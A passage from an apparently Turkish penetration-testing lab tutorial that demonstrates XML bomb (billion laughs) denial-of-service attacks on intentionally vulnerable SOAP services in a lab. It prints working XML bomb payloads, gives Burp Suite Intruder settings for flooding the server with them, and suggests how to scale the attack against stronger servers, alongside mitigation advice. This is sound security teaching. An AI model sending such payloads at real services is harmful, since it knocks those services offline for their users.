<!DOCTYPE foobar [<!ENTITY x "AAAAA... [100KB kadar] ... AAAA">]>
<root>
<hi>&x;&x;...[30000 adet] ... &x;&x;</hi>
</root>
```


Bu örnek şablonlardaki saldırı payload’larından biri tekrarlı olarak hedef web servise yollandığında zafiyetli XML parser’lar CPU ve RAM’i aşırı tüketmeleri sonucu sunucuyu servis dışı bırakırlar ve istemcilerden web servise erişimler durur.

Açıklığın Çözümü

Öncelikle soap dvws web servisinin consumer’ı (tüketicisi) olan dvws web uygulamasındaki xml bomb zafiyetli web sayfaya göz atalım.



Açıklıklı Sayfa - 1





Açıklıklı Sayfa - 2


Görüldüğü gibi sayfa bir xml verisi almaktadır ve o xml verisinde arkada işlemler yapmaktadır. Daha sonra ne kadar cpu tüketildiğine dair bir bilgi yansıtmaktadır.


Şimdi bu sayfaya xml bomb saldırısı uygulayalım ve web servisi servis dışı bırakalım.

- Saldırıya kısa sürede varabilmek için öncelikle DVWS - Windows 10 Home Premium sanal makine kurulumumuzun donanımsal özelliklerini düşürelim.



- b) Zafiyetli web sayfaya gelinir ve web sayfanın sunduğu butona tıkladığında oluşan normal http talebi Burpsuite ile araya girip yakalanır. Http talebi Burpsuite'in Repeater sekmesine gönderilir.






c) Repeater sekmesindeki normal http isteğinde yer alan metin kutusu girdi parametresi name="" 'e web uygulamanın koyduğu örnek xml verisi yerine xml bomb payload'u konulur.


XML Bomb Payload'u:

```
<?xml version="1.0"?>
<!DOCTYPE lolz [
<!ENTITY lol "lol">
<!ELEMENT lolz (#PCDATA)>
<!ENTITY lol1 "&lol;&lol;&lol;&lol;&lol;&lol;&lol;&lol;&lol;&lol;">
<!ENTITY lol2 "&lol1;&lol1;&lol1;&lol1;&lol1;&lol1;&lol1;&lol1;&lol1;&lol1;">
<!ENTITY lol3 "&lol2;&lol2;&lol2;&lol2;&lol2;&lol2;&lol2;&lol2;&lol2;&lol2;">
<!ENTITY lol4 "&lol3;&lol3;&lol3;&lol3;&lol3;&lol3;&lol3;&lol3;&lol3;&lol3;">
<!ENTITY lol5 "&lol4;&lol4;&lol4;&lol4;&lol4;&lol4;&lol4;&lol4;&lol4;&lol4;">
<!ENTITY lol6 "&lol5;&lol5;&lol5;&lol5;&lol5;&lol5;&lol5;&lol5;&lol5;&lol5;">
<!ENTITY lol7 "&lol6;&lol6;&lol6;&lol6;&lol6;&lol6;&lol6;&lol6;&lol6;&lol6;">
<!ENTITY lol8 "&lol7;&lol7;&lol7;&lol7;&lol7;&lol7;&lol7;&lol7;&lol7;&lol7;">
<!ENTITY lol9 "&lol8;&lol8;&lol8;&lol8;&lol8;&lol8;&lol8;&lol8;&lol8;&lol8;">
]>
<lolz>&lol9;</lolz>
```




Test amaçlı http isteği Send ile bir defalık gönderilebilir.

d) Repeater'daki xml bomb payload'lu istek o haliyle Burpsuite Intruder sekmesine gönderilir.




e) Intruder sekmesinde sırasıyla şu adımlar takip edilir:


i) Intruder->Positions->Clear \$




iv) Intruder->Resource Pool->Name=XmlBombDoS2 & Tick Maximum concurrent request: **10**




v) Intruder->Options->Attack Results->Untick Store Requests & Untick Store Responses & Tick Use denial of service mode (no result)




f) Intruder'da Start Attack ile paket tekrarlı olarak peşisıra gönderilir







g) Web tarayıcılarda soap dvws web servise erişimler bu sırada kontrol edilir. Bir süre sonra hedef web sunucudaki kaynaklar tükenir ve hedef web sunucu servis dışı kalır.




Saldırı bir müddet sonunda başarılı olacaktır. Saldırı öncesinde hedef soap web servis sunucusunda cpu kullanımı normal seyirlerdeyken;



saldırı sırasında hedef web sunucuda cpu kullanımı en üst seviyede sabitlenir:





Saldırı bu şekilde sürdüğü müddetçe hedef web sunucu kaynakları dolu kalacaktır ve erişim gelmeyecektir. Saldırı web sunucu kaynaklarını tükettiğinden web sunucu sanal makine sisteminde cpu tüketimi kaynaklı kitlenmeler meydana gelebilir. Saldırı devam ettikten bir süre sonra durdurulduğunda oldukça epey müddet sonra web sunucuya erişim geri gelecektir.

XML Bomb saldırısında küçük boyutlu bir istek ile büyük kaynak tüketimi yapılır. Çünkü talepteki payload ile exponential (üstel) büyüme sağlayan bir kaynak tüketimi yapılmaktadır. Saldırımı daha yüksek donanımlara sahip web sunucularında başarıyla uygulayabilmek için

- Xml bomb payload'unun entity'leri arttırılabilir,
- Eşzamanlı gönderilecek http talebi sayısı arttırılabilir.

XML bomb saldırısı Windows sistemlerde

Shift + ESC (Görev Yöneticisi)

penceresindeki Performans sekmesi ile takip edilebilir.

Not:

CPU ve RAM kullanım oranları Windows üzerine kurulu dvws web servis örneğinde başarıyla full'lenmiştir ve web sunucu servis dışı kalmıştır. Fakat aynı saldırı windows yerine linux üzerine kurulu dvws web servisine uygulandığında saldırı başarılı olamamıştır.

Açıklığın Önemi

XML Bomb saldırıları enjekte edilecek entity'ler tanımlamak için <!DOCTYPE ... [...] etiketinden yararlanır. Dolayısıyla web servis sunucularını bu saldırılara karşı korumak için web sunucudaki xml parser'ın konfigürasyon ayarlarından bu etiketin kullanımı yasaklanmalıdır.

Alternatif olarak girdi denetleme uygulanarak kullanıcı taraftan gelen <!DOCTYPE ... [...] girdileri bloklanabilir. Böylece Xml Bomb saldırılarına karşı koruma sağlanabilir.

5.4.3 XML Bomb 2 (CWE-776, CAPEC-197)

XML Bomb saldırısını bir de XML bomb saldırılarına karşı korunaklı xml parser kullanan Mutillidae web servisine uygulayalım. Mutillidae web sevisi bu örnekte linux bir sistemde yer almaktadır.

Hedef Mutillidae web servisinde XML Bomb saldırılarına karşı entity seviye kısıtlaması (yani önlemi) mevcut olan ileri sürüm bir xml parser varken bu şartlar altında Xml Bomb saldırısı yaparak web sunucuyu servis dışı bırakma gösterilecektir.

Kullanılan Materyaller


Ubuntu 18.04 LTS	// Fiziksel Makine
Burpsuite Pro - Kali Linux 2022	// Saldırgan Sanal Makine
Mutillidae - Ubuntu 18.04 LTS VM	// Hedef Mutillidae Web // Servis Sanal Makine

